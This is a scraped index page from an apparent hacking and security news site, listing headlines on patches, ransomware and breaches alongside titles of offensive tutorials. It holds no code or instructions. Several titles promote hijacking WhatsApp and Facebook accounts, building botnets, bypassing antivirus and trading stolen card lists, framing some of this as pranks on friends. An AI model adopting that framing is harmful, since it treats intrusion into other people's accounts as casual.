
- 

  How to exploit SUDO via Linux Privilege Escalation
- 
  How to Connect Android to PC/Mac Without WiFi
- 


  Do Hacking with Simple Python Script

- 

Fake any website in seconds Facebook, Snapchat, Instagram :-
- 
Find Webcams, Databases, Boats in the sea using Shodan
- 


Hack Windows, Android, Mac using TheFatRat (Step by…
- 


HIJACKING WHATSAPP ACCOUNTS USING WHATSAPP WEB

- 

Hack any website with All in One Tool


Create your own BotNet (Step By Step tutorial)

- 

Generate Android App in 2 mins and hack any android mobile
- 
Bypass antivirus detection With Phantom Payloads
- 

How to hack any car with this tool

- 

List of credit cards, proxies on Deep Web
- 
Extracting Hashes & Plaintext Passwords from Windows 10
- 


recon-ng – Good tool for Information Gathering
- 

Best Hacking Tools Of 2017 For Windows, Linux, And OS X

VULNERABILITIES

CRITICAL VULNERABILITY IN CYBEROAM FIREWALL, BY SOPHOS: PATCH NOW AVAILABLE

MILLIONS OF HP LAPTOPS AND DESKTOPS ARE EASY TARGETS FOR HACKERS: NEW VULNERABILITIES ARE REPORTED



CRITICAL ITUNES VULNERABILITY EXPLOITED BY RANSOMWARE. UPDATE NOW

CRITICAL VULNERABILITY FOUND IN JOOMLA! UPDATE AS SOON AS POSSIBLE

PALO ALTO, FORTINET AND PULSE SECURE VPNS ARE VULNERABLE TO ATTACKS: NSA

CRITICAL FOXIT PDF READER VULNERABILITIES: UPDATE AS SOON AS POSSIBLE

PIXEL, HUAWEI, XIAOMI, OPPO, MOTOROLA AND SAMSUNG SMARTPHONES ARE EASILY HACKABLE; UPDATE ASAP. FULL LIST HERE

EXPERTS FOUND CRITICAL VULNERABILITY IN AIRCRAFT OPERATING SYSTEMS

VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS… AGAIN?

CRITICAL VULNERABILITY AFFECTING CLOUD SERVERS: THOUSANDS OF SERVERS INFECTED

CRITICAL ROOT ACCESS VULNERABILITY ON CISCO DEVICES ALERT! PATCH IMMEDIATELY

ZERO-DAY VULNERABILITY IN VBULLETIN EXPLOITED BY HACKERS; THOUSANDS OF WEBSITES AFFECTED

XSRF VULNERABILITY IN PHPMYADMIN; THERE IS NO PATCH TO FIX THIS FLAW SO FAR


ALMOST EVERY CISCO DEVICE IS VULNERABLE TO DOS ATTACKS; FIX NOW USING THIS PATCH

SECURE YOUR D-LINK & COMBA ROUTERS' PASSWORDS; CRITICAL VULNERABILITY FOUND

EXPERTS FOUND NEW CRITICAL VULNERABILITIES AFFECTING INTEL CPUS

VIEW ALL

TUTORIALS




MR. ROBOT 1 – CAPTURE THE FLAG CHALLENGE, WALK THROUGH

CYBERCRIMES SEXTORTION & REVENGEPORN, WHAT TO DO IF IT HAPPENS TO YOU?


HACK WIFI WITHOUT ROOTING ANDROID DEVICES

20 WAYS OF DOING SOCIAL PROTEST WITHOUT EXPOSING YOUR IDENTITY, JUST LIKE IN CHINA

FAKE TEXT MESSAGE ATTACK. HOW PRANK OR HACK YOUR FRIENDS WITH FAKE SMS BOMBER




SPOOFING CALLS, MAKE IT LOOK LIKE SOMEONE ELSE IS CALLING



HACK WEBSITE USING GOOGLE HACKING OR GOOGLE DORKING – PART I

CRACK ANY WIFI PASSWORD WITH WIFIBROOT

4 BROWSERS FOR SAFE ANONYMOUS SURFING



HOW TO CHECK IF SOMEONE IS SPYING ON YOUR MOBILE

BEST ANDROID APPS TO HACK WIFI NETWORKS

HACK YOUR FRIENDS FACEBOOK ACCOUNT USING HIDDENEYE

ANDROID MOBILE HACKS WITH ANDROID DEBUG BRIDGE(ADB) – PART II

ANDROID MOBILE HACKS WITH ANDROID DEBUG BRIDGE(ADB) – PART I

ALL-NEW WINDOWS EXPLOIT SUGGESTER IS HERE, WES-NG

ALL-NEW APP STORE FOR HACKERS, KALI NETHUNTER

TURN ANY ANDROID DEVICE INTO AN PENTESTING DEVICE

8 METHODS FOR BYPASSING SURVEILLANCE CAMERAS AND FACIAL RECOGNITION SOFTWARE

VIEW ALL

MALWARE


PAYING THE RANSOM OF A CYBERATTACK IS NOW LEGAL: FBI

ONTARIO GOVERNMENT HAD TO PAY HACKERS A $75K USD RANSOM

DOWNLOAD THE FREE DECRYPTOR FOR YATRON, FORTUNECRYPT AND WANNACRYFAKE RANSOMWARE VARIANTS

MICROSOFT BANNED CCLEANER

A CALIFORNIA CITY SHUTS DOWN ALL OPERATIONS DUE TO VIRUS ATTACKS ON ITS GOVERNMENT SYSTEMS




CRITICAL PATCH UPDATE FOR IE & WINDOWS DEFENDER UPDATE IMMEDIATELY !

FACEBOOK SUSPENDED THOUSAND OF APPS

UNINSTALL THESE ANDROID BEAUTY APPS RIGHT NOW !

MASSACHUSETTS TO PAY $400K USD TO HACKERS DUE TO RANSOMWARE ATTACK



HOW CAPTCHA IS BEING USED TO BYPASS ANTI MALWARE SECURITY SCANS AND FIREWALLS


JOKER: THE MALWARE THAT HACKS SMS MESSAGES INFECTS 500K USERS OF THESE 24 ANDROID APPS

VIRUSTOTAL UPLOADED 11 MALWARE RELATED TO LAZARUS GROUP

LILU, THE RECENTLY DISCOVERED AND DANGEROUS RANSOMWARE VARIANT

THE SCHOOL KID WHO HACKED OVER A MILLION IOT DEVICES

IDAHO SCHOOLS UNDER RANSOMWARE ATTACK. WILL RANSOMWARE MAKE AMERICA GREAT AGAIN?



STOP PROGRAMMING IN RUBY, APPLICATIONS USING RUBY LIBRARIES HAVE A BACKDOOR

YOU WANT TO MAKE MILLIONS IN FORTNITE? THIS VIDEOGAME HACKING TOOL IS A RANSOMWARE

VIEW ALL

CYBER SECURITY CHANNEL

VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS… AGAIN?

WIBATTACK: THE NEW WAY TO COMPROMISE SIM CARDS

GAMING COMPANY ZYNGA INC. BECOMES A VICTIM OF HACKERS; 218 MILLION PLAYERS AFFECTED

CRITICAL PATCH UPDATE FOR IE & WINDOWS DEFENDER UPDATE IMMEDIATELY !

FACEBOOK SUSPENDED THOUSAND OF APPS

SMS CRITICAL VULNERABILITY TO HACK ANY MOBILE

VIRUSTOTAL UPLOADED 11 MALWARE RELATED TO LAZARUS GROUP